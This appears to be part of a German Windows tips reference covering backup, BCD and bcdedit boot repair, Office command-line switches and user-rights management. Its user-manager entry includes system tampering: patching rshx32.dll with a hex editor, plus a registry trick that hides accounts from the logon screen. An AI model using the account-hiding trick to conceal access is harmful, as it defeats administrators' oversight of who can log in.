- Gemäß c't Heft 1/2010, Seite 159 erstellt das Win7-Setup, falls die Platte nicht gar zu klein ist, auch noch eine 100MByte-Partition. Neben dem Bootcode landet hier auch die Bitlocker-Software. Und auch Daten für die Schattenkopie bei einem Image-Backup werden hier zwischengespeichert. Ist hier zu wenig Platz (z.B. nicht wenigstens 50MB bei einer kleineren Systempartition), dann verweigert "Windows-Sicherung" die Arbeit wegen zu wenig Platz!

Grundsätzlich **ausgeschlossen** sind anscheinend:

- Programmdateien (Dateien, die als Teil eines Programms in der Registrierung (wo??) definiert werden, wenn das Programm installiert wird).
- Gespeicherte Dateien auf Festplatten, die mit dem FAT-Dateisystem formatiert wurden. EXT3??
- Dateien im Papierkorb.
- Temporäre Dateien (wie sind die genau definiert??) auf Laufwerken, die kleiner als 1 GB sind.

Sollten auf dem Ziellaufwerk angelegten Ordner "WindowsImageBackup" und ein Ordner mit dem Namen des Computers leer sein, aber trotzdem entsprechend Speicherplatz belegt sein, dann ist Vorsicht geboten: **Versuchen Sie eine Datei aus dem Backup wiederherzustellen!** Es könnte die Fehlermeldung

Auf dem Laufwerk, auf dem die Sicherung gespeichert ist, wurde von der Windows-Sicherung die ungültige Datei "MediaID.bin" festgestellt. Verwenden Sie eine andere Sicherung oder löschen Sie die Datei "MediaID.bin" und erstellen Sie eine neue Sicherung. Die Datei "MediaID.bin" befindet sich unter "<Sicherungsspeicherort>\MediaID.bin" sowie unter "<Sicherungsspeicherort>\<Ordner mit dem Computernamen>\MediaID.bin". (0x81000035)

auftreten.

Die Wiederherstellung einzelner Dateien startet man, indem man in dem "Sichern und Wiederherstellen" der Systemsteuerung auf "Eigene Dateien wiederherstellen" klickt. Während "Suchen ..." einen Suchdialog öffnet, kann man bei "Nach Dateien suchen" nicht suchen sondern sich durch die Ordner zu den gewünschten Dateien klicken. Möchte man einen ganzen Ordner restaurieren, so kann man sich über "Nach Ordnern suchen" zum gewünschten Ordner durchklicken.

BackupWindows7

\$ Backup Windows 7

K Backup Windows 7;Restore Windows 7;Wiederherstellen Windows 7;Sicherung von Daten (Windows 7-Backup);Sichern und Wiederherstellen (Windows 7-Backup)

Im letzten Schritt hat man dann noch die Auswahl zwischen "Am Ursprungsort" oder "An folgendem Ort ..." wiederherstellen.

Gemäß c't Heft 22/2011, Seite 144ff gibt's folgendes zu beachten:

- Selbst wenn groß genug und mit NTFS formatiert: USB-Sticks (Flash-Speicher) wird nicht als Backup-Laufwerk akzeptiert!
- Ein Netzlaufwerk wird nur bei Win7-Professional, -Ultimate und Enterprise akzeptiert.
- Soll das Backup geg. auf eine andere Festplatte zurückgespielt werden, dann verbietet sich ein freier Bereich auf der aktuellen Harddisk. Solange die Ursprungs-Harddisk im System ist, wird das Backup zwangsweise hierher zurückgespielt.
- Zurückspielen eines Backups erfordert ein Windows-PE. Wurde diese aber von einem USB-Stick gestartet, klappt das Zurückspielen nicht! PE muss von einer CD/DVD (oder einer Harddisk?) gestartet worden sein!
- Der Start eines re-installierten Systems kann scheitern, wenn Windows dabei vor dem Backup heruntergeladene Updates installieren möchte! Daher vor dem Backup: Updates prüfen und verfügbare Updates installieren!
- Soll das Backup auf eine andere Festplatte installiert werden und danach dann alte und neue Festplatte angeschlossen werden, so wird empfohlen, unmittelbar vor dem Backup die Laufwerkszuordnungen zu entfernen. Am einfachsten, indem HKLM\SYSTEM\MountedDevices{bmc tree.bmp} kurzerhand gelöscht wird (erfordert Admin-Rechte!).

Das auch in Win10 noch vorhandene "Sichern und Wiederherstellen (Windows 7)" produziert u.U. den Fehler 0x807800c5. Ein einfaches Wiederholen führt dann wieder nach längerer Zeit zum Fehler. Gemäß <http://www.borncity.com/blog/2014/04/07/windows-88-1-backup-fehler-0x807800c5/> muss man vor einem neuen Versuch auf dem Ziellaufwerk im Wurzelverzeichnis den Ordner "Windowsimagebackup", den Ordner mit dem Namen des zu sichernden Computers und die Datei MediaID.bin löschen.

Siehe auch [Image-Backup](#), [Festplatten-Umzug](#), Umzug auf [Solid-State-Disk](#).

#\$K **Barcodes**

Barcodes (Code 39, Extended Code 39, ... EAN, UPC) sind in Toolbox Heft 5/2004, Seite 74ff, Heft 6/2004, Seite 6 zusammen mit einer Delphi-Unit zum Erzeugen einer Bitmap mit Barcodes beschrieben. Weiter Info und einen Update der Barcode-Unit gibt's in der Toolbox Heft 2/2005, Seite 28.

Den Hersteller zum EAN-Code auf z.B. Lebensmitteln kann man über http://www.ean.ch/gepir/client_d.asp{bmc_earth16.bmp} nachschauen (c't Heft 12/2005, Seite 91).

Siehe auch [QR-Code](#).

Barcodes

\$ Barcodes

K Barcodes;StrichCode;EAN-Barcode;Delphi-Barcodes

#\$K **Base Class Key**

Der Registry-Eintrag HKCR*{bmc tree.bmp} wird als Base Class Key bezeichnet und enthält Einstellungen, die dann gelten, wenn für eine Dateiendung keine anderen Einstellungen vorhanden sind.

Siehe auch HKey_Classes_Root.

BaseClassKey
\$ Base Class Key
K Base Class Key;HKCR*

#\$K BCD-Boot-System

Ab Windows Vista löst das Boot-Configuration-Data-System (BCD) das bis XP/2003 verwendete NT-Boot-System mit boot.ini als Konfigurationsdatei ab. In der Regel legt die Windows-Installation eine eigene, 100MB kleine Partition mit den Bootdateien an, die allerdings keinen Laufwerksbuchstaben zugewiesen bekommt und daher normalerweise nicht sichtbar ist. In der Datenträgerverwaltung diskmgmt.msc{bmc shortcut.bmp} kann ihr aber problemlos (vorübergehend) ein Laufwerksbuchstabe zugewiesen werden. In dieser Partition (oder in manchen Fällen auch unter c:) liegt im Rootverzeichnis die ca. 375kByte große Datei BOOTMGR. und im Verzeichnis \boot die Konfigurationsdatei BCD. Diese Konfigurationsdatei BCD. ist aufgebaut wie andere Hievs (-> Registry-Aufbau) der Registry und kann über "Load Hiev..." im Registry-Editor eingebunden und dann angeschaut und bearbeitet werden. Die Einträge haben als Namen aber größtenteils Nummerncodes, so dass andere Tools zum Bearbeiten eher in Frage kommen:

- Microsoft Kommandozeilen-Werkzeug BcdEdit.
- NeoSmart EasyBCD <http://neosmart.net/{bmc earth16.bmp}>.
- VistaBootPro (<http://www.pro-networks.org/{bmc earth16.bmp}>)

Der Wikipedia-Eintrag https://de.wikipedia.org/wiki/Boot_Configuration_Data{bmc earth16.bmp} verweist auch auf ein Microsoft-Dokument "Boot Configuration Data in Windows Vista":
<http://download.microsoft.com/download/a/f/7/af7777e5-7dcd-4800-8a0a-b18336565f5b/BCD.docx{bmc earth16.bmp}>.

Hinweis: Die meisten dieser graphischen Tools erfordern die .net-Runtime-Umgebung, die in WinRE nicht verfügbar ist. In dem Recovery-Environment ist man also oft auf Microsofts Kommandozeilen-Programm angewiesen.

BCDBootSystem
\$ BCD-Boot-System
K BCD-Boot-System

#\$K BcdEdit

Zum Editieren der Boot-Konfiguration des BCD-Boot-Systems gibt's unter Vista den `bcdedit.exe`. Ein einfacher Aufruf mit Adminrechten in einem Konsolenfenster zeigt die aktuellen Einstellungen an. Wie man bei der Installation von z.B. XP in eine freie Partition den Vista-Bootmanager wieder aktiviert und das XP zusätzlich einträgt, ist in <http://forum.chip.de/windows-vista/vista-xp-aldi-medion-8828-a-982967.html{bmc earth16.bmp}> beschrieben.

- Damit Vista ... Win8.1 wieder bootet: Vista-DVD einlegen und
`<dvd>:\boot\bootsect.exe -NT60`
oder
`<dvd>:\boot\bootsect.exe -NT60 /mbr`
ausführen. Alternativ: Reparatur-Installation von Vista-DVD.

Jetzt kann man das XP zwar nicht mehr booten, aber das lässt sich von einer Konsole mit Adminrechten in Vista ... Win8.1 wieder einrichten:

```
bcdedit -create {ntldr} -d "Beschreibung"
```

erzeugt einen Booteintrag mit der angegebenen Beschreibung, welche z.B. "WinXP Pro" sein kann. Die weiteren Daten werden mit folgenden Befehlen gesetzt:

```
bcdedit -set {ntldr} device partition=x:  
wobei x: der Laufwerksbuchstabe der XP-Partition unter Vista ist.  
bcdedit -set {ntldr} path \ntldr  
bcdedit -displayorder {ntldr} -addlast
```

Als Alternative zum Kommandozeilen-Tool `bcdedit` gibt es z.B. VistaBootPro (<http://www.pro-networks.org{bmc earth16.bmp}>) oder EasyBCD (<http://neosmart.net{bmc earth16.bmp}>). c't Heft 12/2008, Seite 172.

Gemäß c't Heft 20/2011, Seite 170ff verweist `device` auf das Laufwerk, auf dem `winload.exe` liegt. Und `osdevice` auf das Laufwerk, auf dem das zu bootende Image liegt. Die Werte dazu haben den Aufbau `laufwerksart=Laufwerksname`, wobei `Laufwerksart` z.B. `ramdisk` oder `partition` ist.

EasyBCD erstellt u.U. einen überflüssigen RAMDISK-Eintrag mit eigenem Bezeichner, wenn ein entsprechender Eintrag (wie unter WinPE bei 32/64bit-Kombi beschrieben) kopiert wird. Und es erstellt u.U. einen Ordner `nst` mit einer Kopie von `boot.nsi`, was der Bootloader dann benutzt.

Neben einer Partition kann man auch ein System in einer VHD-Datei booten. Wie man eine VHD-Datei ins Bootmenü einträgt, ist dort beschrieben.

Unter <http://windowsitpro.com/systems-management/build-bootable-bcd-scratch-bcdedit{bmc earth16.bmp}> wird beschrieben, wie man einen "BCD-Store" ganz neu erzeugt:

- Alle existierenden BCD-Dateien löschen. Dann mittels
`bcdedit /createstore bcd`
einen neuen Speicher irgendwo erstellen und mittels
`bcdedit /import bcd`
ins Verzeichnis `\boot` der aktiven Partition importieren/aktivieren. Die an einem beliebigen Ort erstellte Datei `bcd` kann (z.B. mit `del bcd`) jetzt wieder gelöscht werden.
- Mittels
`bcdedit /create {bootmgr}`
kann jetzt ein Boot-Eintrag erstellt werden. Und mittels
`bcdedit /set {bootmgr} device boot`
dem System mitteilen, welche Partition gebootet werden soll. Mittels
`bcdedit /timeout 30`
kann noch das Timeout für die Auswahl eingestellt werden.
- Jetzt ist noch ein Betriebssystemeintrag zu erstellen. Mit
`bcdedit /create /d "<Beschreibung>" /application osloader`
kann ein Eintrag für Vista oder neueres System erstellt werden. Das Kommando gibt eine GUID zurück, die im nächsten Kommando
`bcdedit /default {<GUID>}`
zu verwenden ist. Mittels dem `/set`-Kommando sind in dem Eintrag noch einige Einstellungen notwendig. Wenn man ein WinPE-Reparatur-System gebootet hat, dann hat die normale Partition mit dem `\Windows-System` einen anderen Laufwerksbuchstaben als das übliche `c:`, der dann auch bei `partition=...` verwendet werden muss.
`bcdedit /set {default} device partition=d:
bcdedit /set {default} path \windows\system32\boot\winload.exe
bcdedit /set {default} osdevice partition=d:
bcdedit /set {default} systemroot \Windows
bcdedit /set {default} detecthal yes`

```
# BcdEdit
```

```
$ BcdEdit
```

```
K BcdEdit;BootConfiguration (Vista)
```

- Wichtig für korrekte Funktion ist noch das Kommando
`bcdedit /displayorder {default} /addlast`

#\$K Beamer

Einen Test von XGA-Projektoren (1024 * 768) mit DVI-Eingang gibt's in c't Heft 7/2005, Seite 122. XGA-Projektoren fürs Wohnzimmer wurden in c't Heft 18/2005, Seite 112ff getestet. (Softlink [0518112{bmc earth16.bmp}](#)). Lichtstarke XGA-Beamer wurden auch in c't Heft 10/2006, Seite 136ff getestet.

Eine Beratung zum Projektorkauf gibt's in der c't Heft 22/2005, Seite 180ff. SXGA+-Beamer (1400*1050) kosten noch mindestens 3000€.

WXGA-Beamer (1280 * 720, 720p) wurden in der c't Heft 1/2006, Seite 108ff getestet. Beamer mit voller HDTV-Auflösung 1920 * 1080 kosten Anfang 2006 noch 5-stellige €-Beträge!

Beamer mit 720p-Auflösung sind in der c't Heft 26/2007, Seite 122 auf dem Prüfstand.

Beamer mit Ethernet-Anschluss und damit bei Vista ohne Zusatzsoftware als "Netzwerk-Projektor" nutzbar, werden in der c't 8/2008, Seite 140ff getestet.

Siehe auch [Dia-Show](#).

Beamer

\$ Beamer

K Beamer; Tageslichtprojektor; Projektor

#\$K **Bedingte Formatierung (Excel-Zelle)**

Gemäß PC-Welt Heft 8/2007, Seite 158 kann die "Bedingte Formatierung" in Excel wie folgt dazu verwendet werden, jede zweite Zeile mit einer Hintergrundfarbe zu versehen: Bereich markieren und

- für nichtgefilterte Tabellen mit der Formel $=\text{Rest}(\text{Zeile}();2)=0$
- für gefilterte Tabellen, jedoch nur, wenn eine Spalte in allen Zeilen ausgefüllt ist:
 $\text{Rest}(\text{Teilergebnis}(3; \$A\$4: \$A4);2)=0$. Falls die gefüllte Spalte nicht Spalte A ist, dann ist \$A zweimal entsprechend zu ersetzen. Die 4 im obigen Beispiel steht für die erste Zeile, in der auch die Eingabe gemacht wird

Soll die bedingte Formatierung per Makro gesetzt werden und hierbei

- das Zeile-Spalten-Format Z1S1 oder
- eine Formel verwendet werden,

dann ist eine Übersetzung des Texts (=Formel) für die bedingte Formatierung in die lokale Landessprache der aktuellen Excel-Installation notwendig: [Local_Formel_übersetzen{bmc shortcut.bmp}](#).

BedingteFormatierung

\$ Bedingte Formatierung (Excel-Zelle)

K Bedingte Formatierung (Excel);Excel Bedingte Formatierung;Zelle, bedingte Formatierung (Excel)

#\$K Befehlszeilenargumente MS-Access-Datenbank

aus http://www.zbc-berlin.de/dl/Office-Schalter.PDF{bmc_earth16.bmp}:

Argument	Bedeutung
/excl <Datenbank>	Öffnet <Datenbank> im Modus "Exklusiver-Zugriff"
/ro <Datenbank>	Öffnet <Datenbank> schreibgeschützt
/user <Benutzername>	Startet Access unter Verwendung des angegebenen Benutzernamen
/pwd <Kennwort>	Startet Access unter Verwendung des angegebenen Kennworts
/profile <Benutzer-Profil>	Startet Access mit den Optionen aus dem angegebenen Benutzer-Profil
<Datenbank> /compact	Komprimiert die angegebene Datenbank
<Datenbank> /repair	Repariert die angegebene Datenbank
<Quelle> /convert <Ziel>	Konvertiert die Datenbank <Quell> aus einer älteren Access-Version in die Datenbank <Ziel>
/x <Makro>	Startet Access und führt das angegebene Makro aus
/nostartup	Startet Access ohne Anzeige des Options-Dialogs
/wrkgrp <Info-File>	Startet Access mit der angegebenen Workgroup-Informations-Datei

BefehlszArgAccess

\$ Befehlszeilenargumente Access

K Befehlszeilenargumente Access;Argumente Befehlszeile Access;Access Befehlszeilen-Argumente;Schalter der Access-Befehlszeile

#\$K Befehlszeilenargumente MS-Excel

aus http://www.zbc-berlin.de/dl/Office-Schalter.PDF{bmc_earth16.bmp}:

Argument	Bedeutung
/e	Starte Excel ohne neues Dokument und ohne Startbildschirm (Splash-Screen)
/embedded	Startet eine eingebettete Instanz. Das Programmfenster erscheint nicht auf dem Bildschirm
/m	Startet Excel und erstellt eine neue Arbeitsmappe mit einem einzelnen Makro-Blatt
/o	Veranlasst Excel zur Selbstregistrierung. Die Registry-Schlüssel unter HKEY_CURRENT_USER\Software\Microsoft\Office\<Version>\Excel und HKey_Current_User\Software\Microsoft\Office\<Version>\Excel werden neu geschrieben
/p <Ordner>	Legt das Verzeichnis <Ordner> als neues Arbeitsverzeichnis fest
/r <Dateiname>	Öffnet <Dateiname> schreibgeschützt in Excel
/s (XP: /save)	Startet Excel im Sicherem-Modus. Die Konfiguration, Add-ins und benutzerdefinierte Symbolleisten werden ignoriert
/t	Start ohne Autoopen-Makros (nur 97/2000 abhängig von Service-Pack)
/i	Im Vollbildmodus starten (nur 97/2000 abhängig von Service-Pack)
/d	Startet Excel und zeigt die Sanduhr an. Danach reagiert das Programm nicht mehr. Die genaue Funktion dieses Parameters ist unbekannt.
/regserver	Excel wird neu registriert und dann beendet
/unregserver	Excel wird de-registriert und dann beendet

BefehlszArgExcel

\$ Befehlszeilenargumente Excel

K Befehlszeilenargumente Excel;Argumente Befehlszeile Excel;Excel Befehlszeilen-Argumente;Schalter der Excel-Befehlszeile

#\$K Befehlszeilenargumente MediaPlayer

aus http://www.zbc-berlin.de/dl/Office-Schalter.PDF{bmc_earth16.bmp}:

mplayer.exe, mplay32.exe, mplayer2.exe:

Argument	Bedeutung
/Open <Datei>	Startet den Player und öffnet <Datei>
/Play <Datei>	Startet den Player und spielt <Datei> ab
/Close	Schließt das Player-Fenster nach dem Abspielen automatisch. Funktioniert nur in Verbindung mit /Play
/AVI /MID /WAV	Beschränkt die Wiedergabe auf den angegebenen Dateityp (nur in Verbindung mit OLE)
/Fullscreen	Startet die Wiedergabe im Vollbildmodus (nur MPLAYER2.EXE)
/New	Startet eine neue Instanz des Players (nur MPLAYER2.EXE)

wmplayer.exe:

Argument	Bedeutung
/Device:{DVD AudioCD}	Startet Wiedergabe auf dem angegebenen Gerät
/Playlist <Playliste>	Startet mit Playlist
/Task NowPlaying	Startet den angegebenen Task
/Task MediaGuide	
/Task CDAudio	
/Task MediaLibrary	
/Task RadioTuner	
/Task SkinViewer	
/Task PortableDevice	
?wmpskin=<Skin-Name>	Nur V9.xff

BefehlszArgMediaPlayer

\$ Befehlszeilenargumente MediaPlayer

K Befehlszeilenargumente MediaPlayer;Argumente Befehlszeile MediaPlayer;MediaPlayer
Befehlszeilen-Argumente;Schalter der MediaPlayer-Befehlszeile

#\$K Befehlszeilenargumente MS-Word

aus http://www.zbc-berlin.de/dl/Office-Schalter.PDF{bmc_earth16.bmp}:

Argument	Bedeutung
/a	Verhindert das Laden von Add-Ins und globaler Vorlagen. Außerdem verhindert /a Änderungen in der Word-Konfiguration
/l<Add-In>	Startet Word mit dem angegebenen Add-In
/m	Startet eine neue Word-Instanz und ignoriert AutoExec-Makros
/mfile<n>	Startet Word und öffnet <n> aus der Liste der zuletzt verwendeten Dateien. <n> ist eine Zahl von 1 bis 10
/m <Makroname>	Startet Word mit dem angegebenen Makro und unterdrückt AutoExec-Makros
/n	Startet eine neue Word-Instanz ohne neues Dokument
/t<Vorlage>	Startet Word mit einem auf <Vorlage> basierenden Dokument
/w	Startet eine neue Word-Instanz mit einem neuen, leeren Dokument
/c	Startet Word und NetMeeting
/q	Startet Word ohne Startbildschirm (Splash-Screen). Diese Option funktioniert nur mit Word 2000 SR-1
/r	Startet Word im Hintergrund und stellt die ursprünglichen Registry-Einträge der Installation wieder her
/u	Die Funktion des Schalters ist unbekannt. Bei Verwendung startet Word nicht und es gibt auch keine Fehlermeldung
/x	Startet eine neue Word-Instanz für DDE-Anfragen

BefehlszArgWord

\$ Befehlszeilenargumente MS-Word

K Befehlszeilenargumente MS-Word;Argumente Befehlszeile MS-Word;Word Befehlszeilen-Argumente;Schalter der MS-Word-Befehlszeile

#\$K Befehlszeilenargumente Outlook

aus http://www.zbc-berlin.de/dl/Office-Schalter.PDF{bmc_earth16.bmp}:

Argument	Bedeutung
/folder	Ausblenden der Outlook-Leiste
/select "Pfad/Ordnername"	Anzeigen des angegebenen Ordners
/c ipm.note	Erstellen einer E-Mail-Nachricht
/c ipm.post	Erstellen einer öffentlichen Nachricht
/c ipm.appointment	Erstellen eines Termins
/c ipm.task	Erstellen einer Aufgabe
/c ipm.contact	Erstellen eines Kontakts
/c ipm.activity	Erstellen eines Journaleintrags
/c ipm.stickynote	Erstellen einer Notiz
/checkclient	Abfrage des Standardverwalters für E-Mail, News und Kontakte (98/2000/XP)
/m <Mail-Adresse>	Eingabe der E-Mail-Adresse
/a <Pfad/Dateiname>	Erstellen eines Elements mit der angegebenen Datei als Anlage
/CleanFreeBusy	Löscht Frei/Gebucht-Informationen und erstellt diese neu
/CleanReminders	Löscht Erinnerungen und erstellt sie neu
/CleanViews	Stellt Standardansichten wieder her
/CheckClient	Fragt nach dem Standardmanager für E-Mails, Nachrichten und Kontakte
/ResetFolders	Stellt fehlende Ordner für den Standardübermittlungsort wieder her
/ResetOutlookBar	Stellt die Outlook-Leiste wieder her
/NoPreview	Deaktiviert das Vorschauenfenster und entfernt die Option aus dem Menü "Ansicht"
/CleanSchedPlus	Löscht alle Schedule+-Daten aus dem Server und ermöglicht die Verwendung und das Einsehen der Frei/Gebucht-Informationen aus dem Outlook-Kalender für alle Benutzer von Schedule+ 1.0.
/Cleanprofile	Entfernt Standardregistrierungsschlüssel und stellt sie dann wieder her
/Cleanpst	Startet Outlook mit einer leeren .pst-Datei. (Installationstyp "Internet")
/Safe	Startet Outlook ohne Erweiterungen, Vorschauenfenster oder Symbolleistenanpassungen.
/Recycle	Verwendet existierende Fenster erneut, um die angegebenen Ordner zu öffnen. Wird in Verbindung mit den Optionen /explorer oder /folder verwendet.
/Explorer	Öffnet ein neues Fenster im "Explorer-Modus" (Navigationsleiste ist eingeschaltet)
/Folder	Öffnet ein neues Fenster im "Ordnermodus" (Navigationsleiste ist ausgeschaltet)
/Profiles	Zeigt das Dialogfeld "MAPI-Profil" unabhängig von der entsprechenden Einstellung unter "Optionen" im Menü "Extras"
/Profile <Profilname>	Lädt das angegebene Profil
/s <Dateiname>	Lädt die angegebene Datei mit den Ordnerverknüpfungen (.fav-Datei).
/p <Dateiname>	Druckt die genannte Message-Datei <Dateiname> (.msg).
/Embedding <Dateiname>	Öffnet die MSG-Datei <Dateiname> als OLE-Embedding. Standardargument für OLE-Befehlszeile.
/c <Klasse>	Erstellt ein neues Element der angegebenen Nachrichtenklasse <Klasse>
/resetfoldernames	Ändert die Ordnernamen in die Sprache des Clientsigt
/Cleanfinders	Entfernt gespeicherte Suchen vom Microsoft Exchange Server Store.
/f <Dateiname>	Öffnet die genannte Message-Datei (.msg).
/Regserver	Erneuert alle Outlook spezifischen Registry Keys ohne neu zu installieren. Die Einstellungen sind gespeichert in der (.srg)-Datei im gleichen Ordner wie das Outlook Programm.
/Unregserver	Löscht alle Outlook spezifischen Registry Keys. Benutze /Regserver nach Anwendung dieses Parameters.

BefehlszArgOutlook

\$ Befehlszeilenargumente Outlook

K Befehlszeilenargumente Outlook;Argumente Befehlszeile Outlook;Outlook Befehlszeilen-Argumente;Schalter der Outlook-Befehlszeile

#K Benutzer-Manager (NT-Rechtevergabe, Überwachung), Anmeldebildschirm

Über [musmgr.exe](#){bmc shortcut.bmp} bei NT und [lusrmgr.msc](#){bmc shortcut.bmp} bei XP werden die Berechtigungen für Benutzer verwaltet. Bei XP-Home erhält man aber nur den Hinweis, dass man [lusrmgr.msc](#) nicht verwenden kann! Außerdem kann die Ereignis-Überwachung (bei Erfolg und/oder Fehler) für An/Abmelden, Prozesse, etc. für die jeweilige Maschine unter Richtlinien | Überwachen eingestellt werden, die dann mit der [Ereignis-Anzeige](#) angeschaut werden können. Falls [musmgr.exe](#) von NT4 zur Verfügung steht, kann es vermutlich ohne Nachteile, mangels anderer Software, auch für XP-Home verwendet werden, um die Gruppenzuordnung der User zu verändern. Teilweise führt jedoch kein Weg an dem Kommandozeilenprogramm [net.exe](#) vorbei: Z. B. mit

```
net user <KontoName> /times:mo-sa,18-20;so,16-22
```

(vgl. [net users /help](#){bmc dos.bmp} und [net user](#){bmc help.bmp}) kann man die Zeiten, in denen sich jemand anmelden (nicht arbeiten!) darf, einschränken, ohne dass dies über irgend eine graphische Oberfläche ginge! Die [Benutzerprofile](#) aus [HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList](#){bmc tree.bmp} auf einer Maschine sind unter [Systemsteuerung | System | Benutzerprofile](#){bmc shortcut.bmp} bzw. bei WinXP unter "Systemsteuerung | System | Erweitert | Benutzerprofile Einstellungen" einzusehen. Mit dem Utility [fixacls.exe](#) aus [fixacl1.exe](#) <ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/nt40/i386/>{bmc earth16.bmp} von Microsoft können die Zugriffsrechte einer NT-Installation auf die Standardwerte zurückgesetzt werden.

Obwohl auch die Home-Edition von Win-XP auf [NTFS](#) aufsetzt, stehen unter "Eigenschaften" einer Datei oder eines Ordners keine Dialoge zur detaillierten Rechte-Einstellung für Dateien zur Verfügung. Über folgende Umwege kann man die Rechte aber trotzdem detailliert setzen:

- Die KommandozeilenTool [cacls.exe](#){bmc dos.bmp} [{bmc help.bmp}](#) und [net.exe /help](#){bmc dos.bmp} [{bmc help.bmp}](#) stehen zur Verfügung.
- [xcaccls.exe](#) von der WinXP- (Win2000-) CD aus [\SUPPORT\TOOLS\SUPPORT.CAB](#)
- Man bootet im [abgesicherten Modus](#), dann kann man unter "Eigenschaften" die Rechte über Dialoge einstellen.
- Man verwendet ein Shareware-Tool (15\$) wie den SD-Manager <http://www.sdmanager.de>{bmc earth16.bmp}.
- Man verwendet den Dateimanager [winfile.exe](#) aus NT4. Aus der NT4-ServicePack-6a-Datei [SP6I386.exe](#) (ca. 35MB) lassen sich mittels [SP6I386.exe /x](#) alle Dateien extrahieren (Zielordner wird abgefragt). [winfile.exe](#) kann man dann rauskopieren und den Rest wieder löschen! Die Servicepack-6a-Datei war Mitte 2000 auf verschiedenen Zeitschriften-CDs drauf oder findet sich unter <http://download.microsoft.com/download/winntsp/Install/6.0a/NT4/DE/sp6i386.exe>{bmc earth16.bmp}.
- Gemäß der Zeitschrift PC-Welt Heft 4/2004, S.256, Webcode 37236 besteht die **schönste Lösung** darin, sich mittels des "Microsoft Windows NT Security Configuration Manager" den Registerblatt für Sicherheit im Eigenschaften- und Freigabe- und Sichtbarkeits-Dialog freischalten zu lassen! Nach dem Download von <ftp://ftp.microsoft.com/bussys/winnt/winnt-public/tools/scm/scesp4i.exe>{bmc earth16.bmp} wird man beim Ausführen nach einem Verzeichnis gefragt, in das die enthaltenen Daten entpackt werden. Jetzt mit einem Admin-Account aus diesem Verzeichnis die [setup.inf](#) installieren. Dabei taucht bei einem nicht-englischen WinXP die Frage auf, ob die vorhandene Datei [esent.dll](#) durch die englische überschrieben werden soll. Dies kann mit "nein" beantwortet werden. Nach dem nächsten Booten ist im Eigenschaftenmenü von Dateien und Ordnern das Registerblatt "Sicherheit" auch in der XP-Home-Version zugänglich, wie von XP-Profesional oder vom [abgesicherten Booten](#) bekannt.

Zwei weitere Wege sind in PC-Welt Heft 11/2005 beschrieben:

- [HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot, Option](#){bmc edit.bmp} als DWORD anlegen und auf 1 setzen. Damit gaukelt man Windows den abgesicherten Modus vor und dies wirkt sofort. Wenn man danach vergisst, dies wieder zu löschen oder auf 0 zu setzen, dann bootet Windows das nächste Mal aber wirklich im abgesicherten Modus.
- Patch der [%windows%\system32\rshx32.dll](#), so dass nur die Sicherheitshell den abgesicherten Modus glaubt:
 - Eine Kopie [rshx32_p.dll](#) im selben Verzeichnis erstellen.
 - Mit einem zur Unicode-Suche fähigen HexEditor (z.B. Tiny-Hexer <http://www.merkespages.de>{bmc earth16.bmp}) in dieser Datei nach [CurrentControlSet\Control\SafeBoot\Option](#) suchen (mit Groß/Klein egal) und den Backslash vor Option (Hex 5C 00) durch 00 00 ersetzen.
 - [HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot, OptionValue](#){bmc edit.bmp} als DWORD anlegen und auf 1 setzen.
 - Unter [HKCR\CLSID\{1F2E5C40-9550-11CE-99D2-00AA006E086C}\InProcServer32, <Standard>](#){bmc edit.bmp} und unter [HKCR\CLSID\{F37C5810-4D3F-11d0-B4BF-00AA00BBB723}\InProcServer32](#){bmc edit.bmp} die neue Datei [rsh32_p.dll](#) eintragen.

BenutzerManager

\$ Benutzer-Manager (NTff-Rechtevergabe)

K Benutzer-Manager; Ereignis-Überwachung

Logon/off; Logon/off-Überwachung; Anmeldebildschirm; Logon-Bildschirm

PC-Welt Heft 11/2005, Seite 136. In der Zeitschrift c't Heft 10/2005, Seite 190 gibt es eine fast identische Anleitung: Hier wird der letzte Buchstabe von OptionValue in einer Kopie rshxct.dll zu verändern und den Wert in der Registry anlegen, statt ihn eine Ebene höher zu verlagern.

- Z.B. minimales und maximales Kennwortalter lassen sich, wenn man den NT-musrmgr.exe auf XP-Home kopiert, damit einstellen.

Dateien können mittels xcopy /o ... unter Beibehaltung ihrer Rechte innerhalb der Domain bei Win 2000/XP und NTFS kopiert werden. Bei NT kann scopy.exe aus dem Resourcekit verwendet werden. Steht kein Domänenkontroller zur Verfügung, gehen die Rechte beim Kopieren übers Netzwerk verloren, nur lokal geht's dann noch. (Zeitschrift c't Heft 2/2002, Seite 182)

Die Rechteinstellung für Registry-Einträge ist in WinXP-Home genauso möglich, wie bei NT und 2000. Ein Beispiel hierzu siehe bei regedit.exe.

Gemäß PC-Welt Heft 7/2007, Seite 171 ist die Zahl der Tage vor dem Passwort-Ablauf, ab der der Hinweis kommt, unter HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon>PasswordExpiryWarning{bmc edit.bmp} (DWord, muss geg. erst noch angelegt werden) festgelegt.

Gemäß PC-Welt Heft 11/2012, Seite 110 lässt sich die Anzeige eines Accounts wie folgt am Anmeldebildschirm unterdrücken: Unter HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList{bmc tree.bmp} (SpecialAccounts und UserList müssen eventuell neu angelegt werden) einen DWord-Eintrag mit dem zu verbergenden Usernamen und dem Wert 0 anlegen. Beim Wert 1 wird der Account dann wieder angezeigt. Bei Win 8.x ff funktioniert dies nur für lokale Accounts, nicht für mit Microsoft-Konten verbundene Accounts.

Siehe auch Win95-Policy-Editor, SID (NT-Security-ID) und RID (relative User-ID), Sicherheit des Systems, Laufwerke ausblenden, Microsoft Management Console MMC.

#\$K **Beschleunigung (Vista)**

Die Beschleunigungsfunktionen von Vista werden in der c't Heft 21/2007, Seite 106ff beschrieben. In Kurzform:

